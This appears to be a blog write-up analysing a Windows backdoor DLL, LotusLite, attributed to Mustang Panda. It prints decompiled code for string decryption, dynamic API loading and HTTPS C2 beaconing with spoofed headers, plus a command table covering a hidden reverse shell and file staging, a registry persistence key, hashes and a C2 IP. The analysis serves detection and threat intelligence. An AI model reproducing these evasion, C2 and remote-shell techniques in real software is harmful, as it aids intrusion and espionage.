

MustangPanda New Backdoor LotusLite


Published: 2026-05-13 · Archived: 2026-05-22 02:01:07 UTC

LotusLite in nutshell

Chinese state-sponsored APT Mustang Panda has added a new undocumented C++ backdoor **LotusLite** to its arsenal targets the financial sectors in **India** , **South Korea** and **U.S** . The analyzed sample is a fully-featured **Windows backdoor DLL** disguised as a WPS Office component. Upon execution it silently installs itself under **C:\ProgramData\WKwpsOffice2** , establishes registry-based persistence, and enters a perpetual C2 beacon loop. The operator gains an **interactive reverse shell**, **full filesystem access**, and **file staging capabilities**. The malware employs multiple anti-analysis techniques including **dynamic API resolution**, **runtime string decryption**, **sandbox evasion** via command-line inspection, and masquerading as a legitimate Microsoft runtime library.

Sample Information

Field	Value
MD5	ef5b753e5a2118d18c5e809c3d159a35
SHA-1	eb352c7f82a6987aaa5f3cad51e4c458970f5600
SHA-256	8dd7d6472771db5b82cfc87adcb03b303fcd8f16462700ce6ff63f3d935348d9
File Type	Win32 DLL
File Size	343.00 KB (351,232 bytes)
Creation Time (UTC)	2026-04-27 06:34:37
First Seen In The Wild (UTC)	2026-04-28 12:45:18



Figure(1) Sample Triage on VT

API resolving

The malware resolves all imports in runtime by decrypting the **function** and **DLL** names with using a two-phase algorithm:

1. **XOR decryption** with a rotating 5-byte key Credt
2. **In-place reversal** of the decrypted result

```

str_len = len;
xor_pos = 0;
if ( len > 0 )
{
    enc_buf_offset = input - a3;
    do
    {
        out_ptr = (xor_pos + a3);
        key_idx = xor_pos++;
        *out_ptr = out_ptr[enc_buf_offset] ^ key[key_idx % 5];
        str_len = len;
    }
    while ( xor_pos < len );
}
rev_tail_ptr = (str_len + a3);
half_len = str_len;
swap_byte = str_len - (str_len >> 0x1F);
*rev_tail_ptr = 0;
rev_left_idx = 0;
if ( half_len / 2 > 0 )
{
    rev_scan_ptr = rev_tail_ptr + 0xFFFFFFFF;
    do
    {
        LOBYTE(swap_byte) = *rev_scan_ptr--;
        saved_left_byte = *(rev_left_idx + a3);
        *(rev_left_idx + a3) = swap_byte;
        ++rev_left_idx;
        rev_scan_ptr[1] = saved_left_byte;
    }
    while ( rev_left_idx < half_len / 2 );
}
return swap_byte;

```

Figure(2) String Decryption then loading the DLL through LdrLoadDll function then import the desired function.

```

mw_decrypt_string(a1, a2, a3);
v3 = a2 + 1;
for ( i = 0; i < v3; ++i )
| v13[i] = *(a3 + i);
ModuleHandleA = GetModuleHandleA("ntdll.dll");
if ( !ModuleHandleA )
| return 0;
mw_decrypt_string(&unk_10048FE8, 0xA, a3);
LdrLoadDll = mw_parse_Export(ModuleHandleA, a3);
mw_decrypt_string(&unk_10049194, 0x14, a3);
RtlInitUnicodeString = mw_parse_Export(ModuleHandleA, a3);
if ( !LdrLoadDll || !RtlInitUnicodeString )
| return 0;
RtlInitUnicodeString(v12, v13);
v11 = 0;
v8 = LdrLoadDll(0, 0, v12, &v11);
--

```

Figure(3) DLL loader function

```
memset(v13, 0, sizeof(v13));
kernel32 = mw_load_DLL(&unk_10049144, 0xC);
mw_decrypt_string(&unk_10049050, 0x12, GetModuleFileNameW);
ptr_GetModuleFileNameW = mw_parse_Export(kernel32, GetModuleFileNameW);
if ( ptr_GetModuleFileNameW )
| ptr_GetModuleFileNameW(0, v13, 0x104);
```

Figure(4) API resolving scheme

Evasion

On startup, the malware inspects its own command-line arguments using a dynamically resolved `CommandLineToArgvW`. It compares each argument against a known allowlist stored as a wide-string buffer. If unexpected arguments are present or if the process was launched without the expected `--DMLA` flag it alters its execution path to `ExitProcess`.

```
if ( !mw_memcmp(mw_desired_path, v0, mw_current_path, v18) )
{
    if ( mw_check_cmd() )
    | sub_10005570();
    ExitProcess(0);
}
```

Figure(5) Sandbox Evasion

Command and control

LOTUSLITE communicates exclusively over **HTTPS** on port **443**, using WinINet APIs resolved dynamically at runtime. All traffic is `POST-based`, with the beacon hitting a hardcoded path `/info/faq/v5` on the C2 host. To blend in with legitimate traffic, every request carries spoofed headers:

```
Request: /info/faq/v5 HTTPS
Connection: Keep-Alive
Host: learn.microsoft.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/147.0.7727.102 Safari/537.36
Referer: https://www.google.com/
Cookie: JSESSIONID=x-ms-cpim-geo, mimicking a Microsoft Azure AD session token
Connection timeouts set to 2 minutes via InternetSetOptionW
```

The C2 certificate CN mismatch is silently suppressed via `SECURITY_FLAG_IGNORE_CERT_CN_INVALID`, meaning the C2 infrastructure runs self-signed or mismatched certificates without triggering any WinINet errors.

```

if ( !WinHttpConnect || (v56 = WinHttpConnect(v5, v8, 443, 0)) == 0 )
{
LABEL_54:
v40 = mw_load_DLL(&unk_10048FF4, 0xB);
mw_decrypt_string(&unk_10049094, 0x12, a3);
WinHttpCloseHandle = mw_parse_Export(v40, a3);
if ( WinHttpCloseHandle )
| WinHttpCloseHandle(v5);
return 0;
}
v11 = &dword_10053368;
if ( dword_1005337C >= 8 )
| v11 = dword_10053368;
v12 = mw_load_DLL(&unk_10048FF4, 0xB);
mw_decrypt_string(&unk_10049104, 0x12, a3);
WinHttpOpenRequest = mw_parse_Export(v12, a3);
if ( !WinHttpOpenRequest || (v14 = WinHttpOpenRequest(v56, L"POST", v11, 0, 0, 0, 0x8000000)) == 0 )
{
v38 = mw_load_DLL(&unk_10048FF4, 0xB);
mw_decrypt_string(&unk_10049094, 0x12, a3);
WinHttpCloseHandle_1 = mw_parse_Export(v38, a3);
if ( WinHttpCloseHandle_1 )
| WinHttpCloseHandle_1(v56);
goto LABEL_54;
}
v63 = 0x3300;
v15 = mw_load_DLL(&unk_10048FF4, 0xB);
mw_decrypt_string(&unk_100491B4, 0x10, a3);
WinHttpSetOption = mw_parse_Export(v15, a3);
if ( WinHttpSetOption )
| WinHttpSetOption(v14, 0x1F, &v63, 4);
sub_100074C0(v43, v17, v42);
v65 = 0;
(sub_100075A0)(v45, L"\r\nReferer: ");
LOBYTE(v65) = 1;
(sub_10007660)(v47, &dword_100533F8);
LOBYTE(v65) = 2;
(sub_100075A0)(v49, L"\r\nCookie: ");
LOBYTE(v65) = 3;
(sub_10007660)(Block, &dword_100533B0);
LOBYTE(v65) = 4;
(sub_100075A0)(v61, L"\r\n");
if ( ... )

```

Figure(5) LotusLite Command and Control Function Inbound command packets are identified by a 4-byte magic header `0xB2EBCFDF` , followed by a `command ID` , `payload length` , and `payload data` .

Offset	Size	Field
+0	4 bytes	Magic: <code>0xB2EBCFDF</code>
+4	4 bytes	Command ID
+8	4 bytes	Payload Length
+12	n bytes	Payload Data

The beacon interval adapts based on operational state from `20ms` during active shell I/O up to `2000ms` on C2 failure making traffic pattern detection harder than fixed-interval beacons.


The C2 hostname itself is not hardcoded in the binary and is supplied at runtime by the loader, so I have emulated the checks of the paths installed by the loader loads our malicious DLL and got it and unfortunately its dead right now.

```
PS C:\Users\ > ping 103.79.77.181

Pinging 103.79.77.181 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 103.79.77.181:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Figure(6) LotusLite C2 Server No Response



Figure(7) LotusLite C2 VT triage

LotusLite Backdoor

ID	Name	Description
0x01	CMD_EXEC_CMD	Executes a shell command via the pipe-backed <code>cmd.exe</code> process. Takes a string payload, writes it to the shell stdin pipe using <code>WriteFile</code> , and sets the re-poll delay to <code>60ms (0x3C)</code> .
0x03	CMD_LIST_DIR	Lists a directory. Takes a path string and calls <code>sub_10003440</code> , which performs <code>FindFirstFileA / FindNextFileA</code> on <code>path*</code> , builds entries in the format <code>name\ FILE\ size\n</code> or <code>name\ DIR\ size\n</code> , then sends the result back via C2.
0x06	CMD_RESET_BEACON	Resets the beacon flag, forcing the next loop iteration to resend the initial host information beacon and re-register with the C2 server.

ID	Name	Description
0x0A	CMD_SPAWN_SHELL	Creates anonymous <code>stdin/stdout</code> pipes and spawn a hidden <code>cmd.exe</code> process with redirected handles. Also starts a reader thread for shell output. One-shot behavior: ignored if the shell is already active.
0x0B	CMD_KILL_SHELL	Terminates the <code>cmd.exe</code> process via <code>TerminateProcess</code> , close all pipe handles, and clear the shell-active flag.
0x0D	CMD_CREATE_FILE	Takes a filename string and attempts up to five times to create the file using <code>fopen(name, "wb")</code> with <code>60ms</code> retry delays, then immediately closes it with <code>fclose</code> , resulting in an empty file creation.
0x0E	CMD_WRITE_FILE	Accepts a payload formatted as <code>filename\0data</code> . Splits the buffer at the null byte, opens the target file in append mode (<code>"ab"</code>) with up to five retries, and writes the supplied data blob using <code>fwrite</code> . Used for dropping or appending files to disk.
0x0F	CMD_PING / CHECKIN	Sends the string <code>"OK"</code> back to the C2 server as a <code>keepalive/check-in</code> response.

Persistence

HKCU\Software\Microsoft\Windows\CurrentVersion\Run “Awpon” =
 “C:\ProgramData\WKwpsOffice2\WKwpsOffice.exe” -DMLA

Key Observation

Based on [VT triage](#) of C2 about the `last HTTPS certificate`, The certificate was issued `2026-03-12` and the **Venezuela-themed** campaign started **January 2026**, meaning this cert was provisioned specifically for the campaign infrastructure. The `India/South Korea` campaign `March 2026` timing aligns perfectly with this cert issuance date, suggesting this IP is part of the `LOTUSLITE v1.1` wave targeting **Indian banks** and **Korean diplomats**, not the original **Venezuela campaign**. That date correlation alone narrows the infrastructure cluster significantly, any other `MyLocalManager` certs issued in the same `March 2026` window are almost certainly the same operator spinning up parallel C2 nodes.

IOCs

Category	Summary
File System	Drops files into <code>C:\ProgramData\WKwpsOffice2\</code> , including <code>WKwpsOffice.exe</code> and a masqueraded DLL <code>Microsoft.WindowsAppRuntime.Bootstrap.dll</code> .

Category	Summary
Registry Persistence	Creates the <code>AwpOn</code> Run key under <code>HKCU\Software\Microsoft\Windows\CurrentVersion\Run</code> to launch <code>WKwpsOffice.exe --DMLA</code> at logon.
Process Behavior	Spawns a hidden <code>cmd.exe</code> process using anonymous pipes for remote shell interaction and executes with the <code>--DMLA</code> argument.
Network Activity	Uses HTTPS-based beaconing with a custom binary protocol identified by magic value <code>0xB2EBCFDF</code> , with adaptive polling intervals between <code>20ms</code> and <code>2000ms</code> .
Host Discovery	Initial beacon includes basic victim identification data such as computer name and username.

MITRE ATT&CK Coverage

Tactic	Technique	ID	Evidence
Initial Access	Phishing / Malicious File	<code>T1566.001</code>	Fake PDF lure with corrupted file error
Execution	User Execution: Malicious File	<code>T1204.002</code>	Victim opens disguised PDF/EXE
Persistence	Registry Run Keys / Startup Folder	<code>T1547.001</code>	<code>HKCU\...\Run</code> → <code>AwpOn</code> key
Defense Evasion	Obfuscated Files or Information	<code>T1027</code>	XOR + reverse string encryption
Defense Evasion	Dynamic-link Library Injection	<code>T1055</code>	Delivered as DLL
Defense Evasion	Masquerading	<code>T1036.005</code>	Drops <code>Microsoft.WindowsAppRuntime.Bootstrap.dll</code>
Defense Evasion	Virtualization/Sandbox Evasion	<code>T1497.001</code>	Command-line argument inspection
Defense Evasion	Indirect Command Execution	<code>T1202</code>	API resolution hides imports
Discovery	System Information Discovery	<code>T1082</code>	Collects computer name and username

Tactic	Technique	ID	Evidence
Discovery	File and Directory Discovery	T1083	CMD_LIST_DIR via FindFirstFile
Command & Control	Application Layer Protocol: Web Protocols	T1071.001	HTTP-based C2 beacon
Command & Control	Data Encoding / Custom Protocol	T1132	Binary packet format with magic 0xB2EBCFDF
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Hidden cmd.exe shell with pipe I/O
Collection / Exfiltration	Data from Local System	T1005	Directory listing and shell-based file access
Command & Control	Ingress Tool Transfer	T1105	CMD_WRITE_FILE stages additional payloads

References

1. Acronis TRU. *LOTUSLITE: Targeted Espionage Leveraging Geopolitical Themes*.
[Acronis TRU Report](#)
2. The Hacker News. *LOTUSLITE Backdoor Targets U.S. Policy Organizations*.
[The Hacker News Coverage](#)
3. ThreadLinqs Intelligence. *TL-2026-0430*.
[ThreadLinqs Intel Report](#)
4. SecureBlink. *Mustang Panda Strikes India and South Korea with Updated LOTUSLITE Backdoor in Espionage Campaign*.
[SecureBlink Analysis](#)
5. FarghlyMal. *LOTUSLITE Research Notes and Findings*.
[FarghlyMal on X](#)

Source: <https://0x3obad.github.io/posts/lotuslite-backdoor-writeup/>